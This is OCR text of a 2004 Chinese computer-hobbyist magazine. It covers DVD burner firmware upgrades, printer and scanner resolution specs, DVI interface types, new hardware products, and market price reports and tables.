


图 6

> 小提示
>
> ★明杰DDW-061也可以使用以上方法实现。
>
> ★美达8× DVD+RW和明杰 DDW-081也可以升级为8× DVD Dual(8× DVD Dual Firmware下载地址:http://www.nu-global.com/admin/download/file/DDW-082-B373.zip)
>
> ★同样采用飞利浦芯片的BenQ DW800A(8× DVD+RW)也发布了相关支持DVD Dual的Firmware升级消息，请大家游览http://service.benq.com.cn/frontEndUser/DriverDown/DriverDown.aspx?ProductTypeID=52&ProductID=82，了解刷新过程。

准8×DVD Dual升级为双8×DVD Dual

就算用以上方法进行升级，也仅仅达到8× DVD+R/RW和4× DVD-R/RW写入性能而已，我们暂且将这种8× DVD Dual称为“准8× DVD Dual”。接下来，笔者再向大家介绍某些8× DVD+R & 4× DVD-R的“准8× DVD Dual”升级为8× DVD+R & 8× DVD-R真正意义上的8× DVD Dual，笔者称之为“双8× DVD Dual”。例如SONY先前发售的DRU530A 8× DVD Dual刻录机只能实现8× DVD+R、4× DVD+RW、4× DVD-R以及2× DVD-RW刻录性能，而通过升级Firmware后，就可以实现8× DVD+R/-R和4× DVD+RW/-RW刻录性能。下面就以SONY DRU530A为例(此例完全适用外置式的SONY DRX-530UL)。

1.准备工具

改造SONY DRU530A刻录机仅简单一个Firmware Upgrade 2.1A就可以实现(下载地址:http://sony.storagesupport.com/dvdrw/downloads/530FW21a/530a_21a.zip)。

2.升级实战

Step 1 .解压缩530a_21a.zip压缩包，运行530A_21a.exe，点击“SONY DVD/CD RW Drive Firmware Updater”主界面中的“Start Update”按钮(见图7)。



图7

Step 2 然后点击“是”按钮重新启动计算机。

Step 3 重启后，再运行530A_21a.exe，记得要将刻录机内的光盘取出，再按“Start Update”按钮，大约经过40秒的时间，刷新完毕，并重新启动计算机。

CF [YJ04]

雾里看花:
多功能一体机的分辨率和速度

■安徽 项健

由于多功能一体机是集众多功能于一身，因此有许多技术参数都有点近似，比如分辨率就有打印分辨率、扫描分辨率、传真分辨率、复印分辨率等。这些技术参数绝对不是可以等同的。特别对于很多新手来说，认清这些技术参数是非常有必要的。

看清“分辨率”

1.打印分辨率

打印分辨率是指打印机在每英寸所能打印的点数（Dot Per Inch，简称dpi），即打印精度。这是衡量打印质量的一个重要标准，也是一个判断打印机分辨率的基本指标。一般是由两组数字组成，例如：600×1200dpi，前面一个数值是指横向打印时，每英寸能够打印的点数，第二个数值则是指纵向打印时，每英寸能够打印的点数。大家要注意，dpi指标不是越大越好。

打印机的打印尺寸与图像分辨率有很大的关系，只要图像分辨率改变了，打印的尺寸便会跟着发生改变。换言之，打印的尺寸无法客观地描述图像的大小。想要描述图像的大小，最好的方法还是以该图像的“宽×高”的像素值加以表示，例如：360×720 Pixels。而相乘的最后结果就是该图像的像素多寡。

打印尺寸、图像大小与分辨率之间的关系可以利用下列的计算公式加以表示：

图像的大小=图像的分辨率×打印的尺寸

图像的大小÷图像的分辨率=打印的尺寸

针对特定的图像而言，图像的大小是固定的，所以，分辨率和打印尺寸便呈反比的关系。

其实有很多软件（如Photoshop），都可以预览打印尺寸的大小。用Photoshop打开一个图形文件，然后点击“图像→图像大小”，在弹出的“图像大小”窗口中，“文档大小”下的“宽度”和“高度”就是打印的尺寸（见图1）。



图1

2.扫描分辨率

分辨率是扫描仪最重要的参数之一。扫描仪的分辨率越高，表示它所能分析的图像画面越精细，而扫描效果也较好。

（1）光学分辨率（Optical Resolution）

光学分辨率指的是扫描仪上的感光组件每英寸能捕捉到的图像点数。实际上光学分辨率就是机械分辨率（Mechanical Resolution），大家可能会觉得很奇怪这是两个不同的概念，怎么会相等同呢？这是因为机械分辨率指的是带动感光组件的步进马达在机构设计上每英寸可移动的步数。一个完整的扫描过程是由感光组件扫描完原稿的第一条水平线后，再由步进马达带动感光组件进行第二条水平扫描。如此周而复始直到整个原稿都被扫描完毕。因此，一台具有600×1200dpi分辨率的扫描仪，表示其光学分辨率及机械分辨率分别以600dpi为横轴及1200dpi为直轴。

（2）最大分辨率（Maximum Resolution）

最大分辨率指通过数学演算手法所得到的每英寸的图像点数。做法是将感光组件所扫描到的图像资料再通过数学方式（如：内差法）计算出额外的像素。因此会造成其光学分辨率可能仅有600dpi，但最大分辨率却有19200dpi的情况发生。适度地利用数学演算手法将分辨率提高，能多少改进由不佳的原稿所扫描到的图像品质。但过度地利用数学演算手法将分辨率提高，并不会带给使用者实质的好处，而只是徒然增加扫描时间和浪费储存图像所需的硬盘空间。

（3）插值分辨率（Interpolated Resolution）

插值分辨率跟光学分辨率不同，插值分辨率则以数学平均值的方法，将感光组件上每两个感光体所接收到的颜色平均化，而这些运算都是经由一特定的硬件芯片所做。所以一个X轴只有300dpi的CCD❶或CIS❷，配以垂直Y轴每英寸可以分成1200级的马达，在加上CCD或CIS辅助硬件所造的运算，就可以制作出一个600×1200或1200×1200插值分辨率的图像。

有些厂商故意在广告上称其达到某某分辨率，而不注明是何种分辨率，因此会造成普通用户的误解。选购时建议以光学分辨率为准。市面上的扫描仪，主要有300×600dpi、600×1200dpi、1200×2400dpi几种不同的光学分辨率（也称机械分辨率）。一般的家庭建议选择600×1200dpi的扫描仪。另外，在购买扫描仪之前，一定要要通过实际使用检测一下效果，用300dpi做黑白

名词解释

❶ CCD

CCD（Charge-Coupled Device，电荷耦合设备）是对光线敏感的电路装置，扫描仪就是利用残留在CCD上的信息，将每个图点组件对光的敏感度转换成数字信号图像资料进行储存。CCD的构造是一列感光体，经滤光镜过滤后能个别感应三原色的图像，图像的来源来自一个在扫描仪玻璃底下走过的光管和镜子，将一行一行的图像送进CCD，再经ADC（Analogs Digital Converter）转化为三个（RGB三色）0至1023（10-bit色彩）的电压信号。

❷ CIS

CIS（Contact Image Sensor，接触式图像感应器）与CCD一样也是扫描仪的感光组件。平常我们最常见的CIS就是在传真机内发出绿光那种。CIS的好处是可以令机身更纤薄，更轻便和省电。使用CIS都有不用照明光管、镜子、镜头等的特色，间接地也节省制作的成本。不过由于CIS在扫描时需要差不多接触玻璃，所以对一些曲面或有大凹凸纹的东西，甚至立体的东西，并不能清楚地扫描。

扫描测试，如果扫描的背景出现斑点或出现笔画不清的现象，则不在选择之列。用600dpi做彩色扫描测试，如果扫描图像和原稿的颜色差别太多，也不在选择之列。

小技巧

扫描分辨率如何设定

基本上扫描的分辨率应该依输出设备而定，不适当地提高扫描分辨率只是增加扫描时间和浪费储存影像所需的硬盘空间。若输出设备可印出连续色调，如热升华打印机，则输出设备的分辨率有多高，扫描分辨率就要设定多高；若输出设备为半色调打印机，如喷墨打印机或激光打印机，则一般而言输出设备的分辨率与扫描分辨率的比例为2:1，比如打印分辨率为300dpi，则扫描分辨率应设定为150dpi。

3.复印分辨率

复印分辨率是指多功能一体机复印输出时文稿的精度，它的单位同样用dpi来表示。喷墨型多功能一体机同样也有黑白复印的分辨率和彩色复印的分辨率之分。

4.传真分辨率

传真的分辨率也就是扫描密度，分辨率越高代表扫描的精度就越高，它可分为垂直分辨率和水平分辨率。垂直分辨率是指垂直水平线上每毫米显示的像素点数，水平分辨率是指平行水平线上每毫米显示的像素点数。按照三类传真机的国际标准规定，水平分辨率为8像素/mm，因此传真机的分辨率一般表示为8像素/mm×垂直像素/mm，一般我们就将水平分辨率省却，只以垂直分辨率来表示分辨率。垂直分辨率主要有标准3.85像素/mm，精细7.7像素/mm、超精细15.4像素/mm三种。

分辨“速度”

1.打印速度（页/分）

即Papers Per Minute，每分钟打印的页数，这是衡量打印机打印速度的重要参数，是指连续打印时的平均速度。

2.复印速度（页/分）

单位时间内连续复印张数，是复印机最主要的性能参数。单位为秒/页，速度越快表明复印机性能越好。

3.传送速度（秒/页）

发送速度是指传真机发送1页国际标准样张所需要的时间。发送时间一般在3秒至15秒之间。发送时间的长短，主要取决于传真机所采用的调制解调器速度、电路形式及软件编程的不同。

4.调制解调器速度（bps）

Modem的实际传输速度又称DCE（Data Circuit- Terminal Equipment）速率，单位是bit/s(bps)。常见速率有28800bps、19200bps、14400bps、9600bps、2400bps。目前，低档传真机的调制解调器速度为9600bps，可自动调节为7200bps、4800bps、2400bps，中档传真机的调制解调器的最高速度为14400bps，而高档传真机的调制解调器的最高速度已达到33600bps。 CF [YJ05]

明基技术工程师谈DVI接口和数字显示技术

■ BenQ测试实验室

随着LCD显示器逐渐普及，相伴而来的数字接口标准——DVI，也越来越被大家所熟悉。但是，由于DVI接口标准又有好几个分支，并且在针脚上也存在一些细微的差别，给很多用户造成了困扰。下面就对DVI接口这个数字时代的宠儿做一个简单的介绍。

什么是DVI？

有的人对DVI的理解还停留在“显卡上面那个从来没用过的白色接口”的水平。其实DVI是一个很重要的接口标准，这个标准由数字显示工作组（DDWG）制定，其中的成员也包括大名鼎鼎的Intel和Silicon Image。

DVI（Digital Visual Interface）接口可以传输数字和模拟的视频信号，并且实现的分辨率也可以高得多，可以支持1280×1024以上的分辨率。目前DVI标准已经比较成熟了，显卡产生的数字信号（包括控制信息和数据信息）由发送器按照TMDS协议编码后通过TMDS通道（至少要包含4条数据线：RGB三种信号和时钟信号）发送给接收器，经过解码送给数字显示设备。由于TMDS协议本身就是Silicon Image制定的算法，因此Silicon Image制造的发送器和接收器自然是最佳选择。根据DVI标准，一条TMDS通道可以达到165MHz的工作频率和10bit接口，也就是可以提供1.65Gbps的带宽，这足以应付1920×1080@60Hz的显示要求。另外，为了扩充兼容性，DVI还可以使用第二条TMDS通道，不过其工作频率必须与另一条同步。比如说我们需要2Gbps的带宽，那么两条通道都要工作于100MHz上面（100MHz×2×10bit）。

正是由于有了这么高的带宽优势，DVI逐渐成为了业界最具前途的接口规范。

模拟接口Vs.数字接口

计算机中运行的都是数据，包括图像信息，它们在显卡上转换成模拟信号，然后通过连接线传输到显示器，然后再在显示器上以数字信号的形式显示，这样做简直是多此一举。结果不仅增加了额外的硬件开销，而且在信号的转换过程中还会产生信号损耗，最终影响了显示的图像质量。所以，数字信号接口才适合LCD显示器。

然而，市场上大部分的LCD显示器使用的还是模拟信号接口。造成这一现象的最大原因是，LCD显示器的应用往往是一些有特殊要求的场合，而且往往是一整个配置计划的部分，购买者主要是大公司、学校、政府机构和军队。对于这些单位，他们往往都有一个现成的硬件体系，这些单位购买LCD显示器的目的往往是将原有的CRT显示器升级，所以他们理所当然地希望新购买的LCD显示器能直接连接在原有的图形卡的VGA接口上。这样一来，再想升级到数字接口就难了。

模拟接口的LCD显示器有一个最大的弱点就是在显示的时候出现像素闪烁的现象，这种现象出现的原因是时钟频率与输入的模拟信号不完全同步，造成少数像素点的闪烁。这在显示字符和线条的时候比较明显。而数字接口的LCD显示器就没有将时钟频率与模拟信号调谐的麻烦，对于数字接口的LCD显示器来说，要调节的只有亮度和对比度。

细分DVI规格

DVI接口分为只包含24个针脚数字接口的DVI-D，以及数字、模拟兼顾的DVI-I，后者比前者多5个针脚，可以传输模拟的视频信号。显然，DVI接口对VGA构成了极大的威胁——DVI也可以兼容模拟显示器。至于只有模拟接口的DVI-A，至今官方还没有发布此标准。

其实DVI接口还可以再进行细分，图1就是目前主要的视频接口。



图1

从图1就可以看出，DVI-I和DVI-D还可以各细分出两种规格（即Single Link和Dual Link模式），目前常见的是Dual Link模式，即24针接口的。

图2可以更明确地反映DVI-I和DVI-D之间的区别和联系。左侧是显卡上的接口，左上是DVI-D，左下是DVI-I，目前大多数带有DVI数字接口的显卡使用的都是DVI-I接口，该接口可以同时连接DVI-I和DVI-D的连接线。右侧是连接线接头的示意图，它和对应的显示器接口一致。




图2

目前主要的LCD显示器厂商中，明基和三星使用DVI-D接口（见图3），该接口可以同时连接DVI-I和DVI-D的显卡；而LG使用的是DVI-I接口，但是由于针脚孔位的关系，它只能连接DVI-I的显卡。换句话说，DVI-D接口和显卡搭配使用的兼容性能更好，可以适应不同种类的DVI显卡，在应用中给客户带来更大的选择余地。 CF [YJ06]



图3

商　科　二　分　之　一




捷波ATI X800显示卡

捷波日前发布了Radeon X800系列显示卡，该系列中最先曝光的一款采用Radeon X800 Pro显示芯片，该显示芯片内部集成了12条管线像素处理引擎，工作频率为475MHz，并集成了256位的记忆适配卡以及数据传输率达到900MHz的GDDR3内存，可以完美支持OpenGL和Driect3D应用程序，并可支持高达2048X1536的高分辨率图像。该显示卡拥有D-Sub、DVI-I、VIVO显示接口，是一款实用、性价比突出的高端产品。



咨询电话：800－810－0195



华硕A8V Deluxe主板

华硕日前发布了一款基于VIA K8T800Pro芯片组的主板新品——A8V Deluxe，并且首次将802.11g无线通信标准直接引入到主板设计中。A8V Deluxe采用了VIA K8T800Pro北桥芯片组和VT8237南桥芯片组，支持双通道DDR 400内存，配有四组DDR内存插槽，最大可支持4 GB容量的内存。A8V Deluxe主板具备一组AGP 8X插槽，五组PCI插槽，同时内建Marvell 88E8001 10/100/1000 Mbps以太网接口，并支持8声道音频输出，提供八组USB 2.0接口和两组IEEE 1394a接口。



轻骑兵C660迷你家庭影院

C6600定位于迷你型家庭影院，体积小巧，摆位方便，造型时尚简洁，有黑色、银色两种外观可供用户选择。C6600采用全木质的高强度箱体设计，可以有效地降低箱体谐振，杜绝音染。为解决带通式低音炮与卫星箱的衔接问题，采用了较少见的倒相式结构，回放音乐时声音平滑自然，没有峰谷。同时为了获得更丰满、深沉的低音，特别选用了5.5英寸大口径扬声器，保证更低的下潜和力度。卫星箱的扬声器采用纯天然植物纤维的2.5英寸全频带单元，其频响范围、音色表现都可圈可点，声音纯净自然。

咨询电话：800-810-0148
参考报价：350元

世纪之星"X战警"机箱

世纪之星日前推出了一款命名为"X战警"的机箱产品。这款机箱无论是在外形设计还是颜色搭配上都很时尚、前卫。该机箱侧板上的大、小X造型是X战警机箱外形的最大特点，其中小的X造型为ABS工程塑料制造而成，另类、透明。此款机箱拥有独特的侧板开启方式，侧板上装有四个弹片锁扣，在滑动件上设有弹性定位片，只需滑动卡扣，侧板即可以轻松取下。据悉，X战警系列机箱将会有三种不同风格面板及四种不同颜色搭配的产品面市，满足有不同时尚喜好的朋友。



爱国者月光宝盒FM调频发射器

近日，华旗资讯推出了一款全新的爱国者月光宝盒FM调频发射器，它能够通过随身设备如MP3、CD等，在任何带有FM功能的播放器中播放指定歌曲。通过月光宝盒FM调频发射器，用户可以使用任何调频立体声接收系统，接收由月光宝盒MF调频发射器发射的调频信号，将MP3、PDA、移动影音系统，以及CD、磁带、笔记本电脑等音源转化为FM广播信号，转变为随身广播系统（如车载）以及家庭立体声系统播放，随时随地享受随身声音娱乐。



咨询电话：800-810-7666
参考报价：399元

七喜超薄N111闪存盘



七喜数码日前全新推出了一款超薄闪存盘——七喜N111。这款产品结合了闪存盘和存储卡两者的优点，轻薄短小、即插即用。N111采用USB1.1接口，即插即用，全面支持USB-ZIP/HDD双重BIOS启动方式；具有抗震、防潮、防磁、耐高温特性。读写速度达到900KB/s～1MB/s，快速安全。具有最新的无缝嵌入结构，对于数据安全性提供了更好的保障。总空间可分隔成加密和非加密双区空间进行分类存储，可针对加密区的空间进行大小调整，量身定制自己的私有空间，方便用户办公和保护个人资料的安全使用。

咨询电话：020-82253662
参考价格：199元/64MB　299元/128MB


优派VA521、VA721液晶显示器



优派近日推出了两款"无亮点"液晶显示器新品——VA521、VA721。优派VA521和VA721的最大卖点就是无亮点的面板质量承诺，无论是家用、商用，VA521和VA721都会给用户带来全新的非凡体验，在画面的清晰度、色彩还原能力、亮度均匀性等方面都有出色的表现。在外观方面，VA521、VA721采用了超轻、超薄、超纤细的窄边框设计，时尚、简洁，其流畅的线条充满了动感和张力，具有强烈的个性色彩。而可折叠式底座，使A521、VA721在折叠起来以后，仅仅只比普通笔记本电脑稍厚，更加方便了液晶显示器的安装和拆卸。

参考价格：3049元/VA521　4299元/VA721

梅捷865PE Dragon主板



近日梅捷新推出了一款具有高性价比的865PE主板，为其全线支持Prescott处理器的P4主板又增添了一员生力军。这款产品采用了i865PE/ICH5芯片组，支持Northwood和最新Prescott核心的Socket478 P4/赛扬处理器，对于超线程技术有完美的支持。主板板型宽大，提供了4个DDR内存插槽，最大可支持4GB DDR266／333／400内存。主板最大支持四个IDE和两个S－ATA设备，5个PCI插槽，8个USB2.0接口，板上集成六声道硬声卡，这样强大的扩展功能足以让玩家在架设自己的PC平台时游刃有余。

咨询电话：021-64693512
参考价格：699元

散热博士"雪狐3.0E"散热器



参考价格：70元

散热博士I计划之雪狐3.0E是一款又大、又酷、又重的产品，散热片身披黑衣，体积为79×79×50mm。出于实用、够用的原则，散热博士I计划之雪狐3.0E在风扇的选择上并没有过多花哨的设计，而是采用了一款貌似平平的12V/0.21A±10%、转速3200RPM±10%的80×80×25mm滚珠风扇，中等转速不仅有限控制了噪声的产生，同时强大的风量(41.7CFM)和风压还为它带来了最终为Prescott Pentium 4 3.0EGHz"退烧"的实力。

朗科无线宽带网关交换机



朗科(Netac)公司日前推出了一款全新的无线宽带网关交换机。该产品支持最新的802.11g协议，兼容802.11b协议，可以实现54Mbps的无线数据传输率。它在全球首次成功集成了无线AP、网关、路由器、防火墙、ADSL Modem、4口以太交换机的众多功能，可以单机实现253台电脑之间的"无线"连接。它前所未有的高集成度大大简化了人们在建设局域网时所遇到繁琐问题，从而成功地将无线组网所需时间从传统的"以小时计"减少到现在"以分钟计"。

CF [SC01]

风向标

栏目主持　Storyer
◆孙兴科

CPU市场:货量充足，价格暂时趋稳

近期CPU市场Intel方面表现出明显的跌势，特别是高端产品表现更为突出，目前由缺货带来的涨价阴影已经荡然无存了。从市场表现看，目前AMD　CPU的降势正逐渐与Intel拉开距离。目前，Intel主流Pentium 4　CPU 1.8A/2.0A/2.4B/2.4C/2.8C的报价分别稳定在930元/910元/1090元/1310元/1450元；高端的Pentium 4　2.8E/3.2E降价最为明显，目前报价为1380和2000元，3.2E的降幅达400元之多。赛扬方面，散包1.7/1.8/2.0/2.2/2.4/2.5/2.6GHz的价格分别为455/465/515/520/560/590/660元。近期，AMD　CPU价格基本保持稳定，其散装的Athlon XP　2000+/2200+/2500+报价分别为440元/480元和610元。高端的Athlon 64　3200+再度走低，目前报价下调至2390元。AMD的低端毒龙1.8GHz和1.6GHz的报价少许上扬，目前两者售价分别为355元和340元。

内存市场:继续降势，幅度变小

内存价格经历了上一次大幅回调之后日益趋于稳定，降价的幅度减小，频率降低。目前虽然看不到大涨大落的价格走势，但价格全面下滑的脚步并没有停息。目前，现代DDR266　128MB、256MB和512MB的报价已经下跌至200、320和665元；DDR333系列的256MB/512MB报价为335/680元；DDR400　256MB/512MB的报价为345/700元，此次降价的平均降幅仍保持在30元上下。Kingston内存、DDR333系列256MB和512MB的报价降至385元和750元；DDR400系列256MB和512MB报价为390/765元，此次降价Kingston内存的降幅减小至30元左右。Kingmax内存，DDR333　256MB/512MB的报价为355/720元；DDR400 256/512MB的报价为355/720元，平均降幅突破60元。富豪内存的DDR333　256MB/512MB报价为355/745元；DDR400　256MB/512MB的报价为360/750元。

显卡市场:新品上市不断，降价促销连连

近期显卡市场异常活跃，在新品问世的同时，老产品降价的呼声迭起。目前，微星推出了其第一款基于ATI核心的高性能显卡RX9800，此款显卡采用ATI　Radeon 9800Pro核心，上市价格定为1988元。另外，技嘉去年推出的一款A卡终于面世了，此款采用Radeon9600Pro核心，128MB三星3.3ns的DDR显存，目前此卡售价为1280元。迪兰恒进也不示弱，推出了一款基于ATI Radeon9550　SE核心的显卡，目前此款显卡的售价为590元。微星基于nVIDIA　GeForce　FX5700核心的显卡，市场售价仅928元，在名牌产品中的确处于低价区段。双敏的火旋风Power　9608显卡，基于ATI Radeon9600核心，其价格由799元正式下调为599元，降价幅度达200元之高；另外双敏的小妖G　TURBO　9818GX也从1349元跳水到目前的1199元。昂达的闪电9570LE，采用nVIDIA　GeForceFX5700LE核心，其售价由899元直落至799元，此价格在同类产品中极具竞争力。

新品速递

承启FX5500显示卡日前现身市场。这款产品的型号为SA5500，采用256MB128BIT高速显存，显存容量为256MB。SA5500采用全接口设计，VGA+DVI+S-Video，支持多样化的nView双显功能。目前市场价格为799元。

盈通率先在国内推出了基于nVIDIA　GeForce　6800　Ultra的顶级游戏显卡——盈通剑龙G6800　Ultra。这款显示卡内部集成了nVIDIA最新的CineFX　3.0图形引擎，完全支持微软DirectX　9.0中的Shader　Model　3.0，并且支持最新的OpenGL　1.5标准。

光存储市场:DVD刻录机降价风波再起

经历多次大幅降价的洗礼，光存储市场显得平静了许多，近日经过调整的市场再度露出了降价的苗头。目前，由于DVD刻录机仍有较高的利润空间，所以DVD刻录机市场成为各光磁厂商的必争之地。时下，微星将旗下8X　DVD　DUAL刻录机的价格大幅调降，最新的报价仅为799元，成为DVD刻录机市场中的中坚力量。志美的光磁产品一直非常活跃，目前志美又针对其大部分光磁产品进行了价格调整，MINI　52X光驱从原价188元调整到168元；16X　DVD从原来的299元下调到268元；志美“V驰”52X　CD-RW现在也降低了20元，售价318元；另外志美的52X　COMBO目前有两个版本，普通包399元，娱乐包419元(娱乐包里赠送《仙境RO》游戏中的迷你波利)。多方产品降价的同时，讯宜也将旗下8XDVD-DUALm刻录机价格下调近200元，目前其市场售价为999元。

新品速递

清华同方光盘公司近期面向家用市场推出一款全新的“清华光盘”家用装系列52X　A级CD-R盘片。新产品严格遵循了光盘国家工程研究中心制定的行业国家标准，为A级的优质盘片。

笔记本市场:降价就要降得彻底

华硕型号为A2422-D的笔记本，配置了英特尔奔腾4　2.2G处理器、ATI　M9600(64MB)独立显卡，拥有如此高的性能售价仅为11400元；另外华硕的M6N简化版本从原价15888元下降到13988元，降幅近2000元。明基的Joybook5000-C113U机型一下子从原来的12580下降到了10999元；明基Joybook3000现售价也降至11500元。受联想昭阳E260发布影响，　E255D的价格直线下滑，目前其价格已经下调到8999元；与此同时，联想天逸Y520的售价也降至11500元。目前，戴尔Latitude　D600正处于促销阶段，以11800元的价格就可以搞定此款高配置本本。惠普推出的Compaq　Presario自由人2568笔记本，目前售价仅为8900元，并赠送鼠标以及电脑包；另外，惠普主流的V1008本周再次狂降，由原12988跌至11800元。宏基acer　Aspire2000的价格从原来的17500元下调到13999元，暴跌近3500元。昔日的高端方正T5880也不示弱，由17000元的高价骤然降至10600元，此举实在令人悚然。笔记本市场价格战硝烟四起，一向定位高端的IBM也将两款笔记本大幅调价，其中R50p　1832-22C，从30800

直降到26000元；R50e 1834-51C，售价13888元，另赠送价值2000元的礼品。近日，三星推出了一款P30特价机型，售价定为12600元，与价格调整前相比下跌了两千多元。夏普UM32是款超轻薄的12.1英寸笔记本，其售价由17800元直降至13200元，降幅达4600元之多。

机箱

金河田公司日前推出新款9001服务器机箱，此款机箱面板上部配以时尚流行的“翻门”结构，并带有“机械锁”，确保电脑使用更加安全。

音箱

纳伟仕伯爵豪门A60A多媒体音箱日前上市，纳伟仕伯爵A60A是一款2.1声道架构多媒体音箱，外观采用全木质构造，为塑造完美的音质提供了良好的硬件保障。该产品市场价格为 268元。

PC

5月13日，TCL在北京发布了“海盗(priate)系列”游戏PC。在主机配置方面，“海盗”采用目前的顶级配置；在外设方面配备了微软多媒体防水键盘、IE4.0鼠标、多声道环绕震动耳机等一系列顶级配件。目前“海盗”系列PC的价格依型号不同从6398元至11998元不等。

视频采集卡

康博科技在Computex Taipei台北国际电脑展上展示了全新的DVB数字电视采集卡/盒产品，包括“启视录DVB-T数字电视影音采集卡”以及“启视录DVB-T USB可录式数字电视盒”。

MP3随身听

创新日前推出一款名为MuVo Slim 的MP3随身听，MuVo Slim是一款集时尚、便携性及强大功能于一身的数码音频播放机。目前该款MP3随身听市场价格为1380/1880元(128MB/256MB)。

主板

微星日前推出了一款编号为KT880 Delta-FSR的主板新品。由于KT880的北桥采用了DualStream64技术，因此能够提供更强的数据预读能力、内存通道预报器和更高的运行时钟频率，使得KT880理论上可以提供最高6.4GB/s 的内存带宽，使内存性能获得极大提升。

日前，昂达电子推出了一款编号为NK7U PRO的主板新品，NK7U PRO采用nForce2 Ultra 400+MCP-T显示芯片，使系统的多媒体及数据通信能力得到了大幅提升。NK7U PRO主板市场价格为749元，并赠送霹雳手光电键鼠一套。

天虹科技日前推出了一款编号为865GE的服务器主板新品。该款主板拥有四个内存插槽，支持双通道DDR400/333/266规格的内存，最大容量为4GB；北桥芯片整合Intel 865G显示芯片，最大分配256M内存；预留一个AGP插槽，三个PCI插槽。

闪存盘

台电“酷闪钛金系列”闪存盘小巧精致，采用独特的钛金属外壳设计，可擦写100万次以上，存储寿命超过10年，安全可靠。为迎接暑期的到来256M钛金酷闪日前以399元的价格震撼出击。

电源

鑫谷近日向市场推出了一款实标功率为500W的“核动力500Ultra”电源新品，为配合此款电源的上市，鑫谷电源从5月21日起举办“赢取国内第一片6800Ultra”的促销活动，凡是购买任何一款鑫谷电源即可参加此次抽奖，有机会赢取七彩虹“天行6800Ultra”显卡和此款500W电源。

打印机

4月28日，富士施乐针对商务办公一举推出四款激光打印机，其中A3黑白机DocuPrint 305采用最新一代打印引擎和技术，速度高达每分钟30页，首页输出仅5.2秒，引发广泛关注。

新活动 新优惠

八亿时空日前宣布，从6月1日起，指定型号笔记本电脑降价1000元，指定型号台式电脑降价500元。

《电脑爱好者》俱乐部日前掀起MP3播放器普及风暴，在发布MF-006、MF-007、MF-008等一系列性价比超群的MP3播放器产品后，更推出“加99元赠送优盘(64MB)或摄像头(30万像素)”超值礼包活动，活动期间另有精美彩刊赠送，机不可失。

5月19日，瑞星公司宣布将在服务和市场两方面同时出击。面对愈演愈烈的网络病毒疫情，瑞星在业界率先推出“安全预警系统”，同时首次使用“感性行销”的手段，在全国范围内展开“欢乐一夏，安全到家”的大规模市场活动。

厂商新动态

5月25日，**英迅(Intransa)中国区代表处成立暨合作伙伴推荐记者招待会在北京国贸饭店隆重召开**。公司相关负责人出席了会议，并为各界详细介绍英迅的专利技术及发展方向。

5月18日，浪潮电脑"整合应用，激情超越——浪潮电脑策略暨新品发布会”在京召开。会上，**浪潮商用电脑事业部总经理黄刚提出了“PC整合应用"的商用PC发展新主张，宣布了浪潮电脑"三年进入商用电脑三大首选品牌"的战略目标。**

索尼(中国)有限公司宣布于5月18日向中国市场隆重推出2004数码影像春夏新品。本次推出的新产品包括以纤巧时尚的P100、拥有旋转镜头的F88以及功能强大的W1为代表的4大系列共13款数码相机新品、2款以DVD为记录媒体的DVD数码摄像机新品，以及两款最新的记忆棒产品 。

由国际多媒体协会联盟(FIAM)主办，北京市宣武区人们政府，北京市贸促会、北京市多媒体行业联合会承办的**“第四届互联网与多媒体全球峰会”将于今年10月18日—20日在宣武区的国际传媒大道举行。**

5月25日，**江民科技宣布，将在美国、加拿大、新加坡、日本、泰国以及中国香港等地全球同步发行江民KV2004国际版**，为配合此次全球营销行动，一场声势浩大的“夏季缉毒风暴”活动也将同时拉开序幕。


近日，**DEC频频发力**，不但调整了产品理念和方向，还更加注重家庭用户的需求，**走“亲情数码”路线**，自主研发并推出了好几款“实用、适用、简单、快乐”的MP3和数码摄像机产品。 CF [SC02]




(截止到2004.5.26,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	565	575	555	555
Pentium4C 2.4GHz	1320	1320	1315	1330
AMD Athlon XP 2500+	685	690	680	700
华硕 P4P800S SE主板	755	745	745	755
佳能 Power Shot S1 IS	3900	3950	3900	4000
aigo DC-F117	1699	1699	1699	1699
爱国者智慧棒 256MB	1099	1099	1099	1099
台电 8X DVD-Durl	799	799	799	799
三星 173S 17英寸LCD	4080	3800	3700	3800



型号	平均价	最低价
CPU		
Intel		
赛扬1.7GHz(散)	455	450
赛扬2.4GHz(散)	565	560
Pentium4 2.0A(散)	910	905
Pentium4 2.4C(盒)	1320	1305
Pentium4 2.6C(散)	1380	1370
Pentium4 2.8C(盒)	1475	1465
AMD		
Duron 1.6GHz(散)	345	340
AthlonXP 2000+(散)	445	440
AthlonXP 2400+(散)	575	570
AthlonXP 2500+(盒)	655	650
AthlonXP 3000+(盒)	1380	1370
内存		
DDR266		
HY 256MB	325	315
KingMax 256MB	345	340
Apacer 256MB	350	350
DDR333		
HY 256MB	345	335
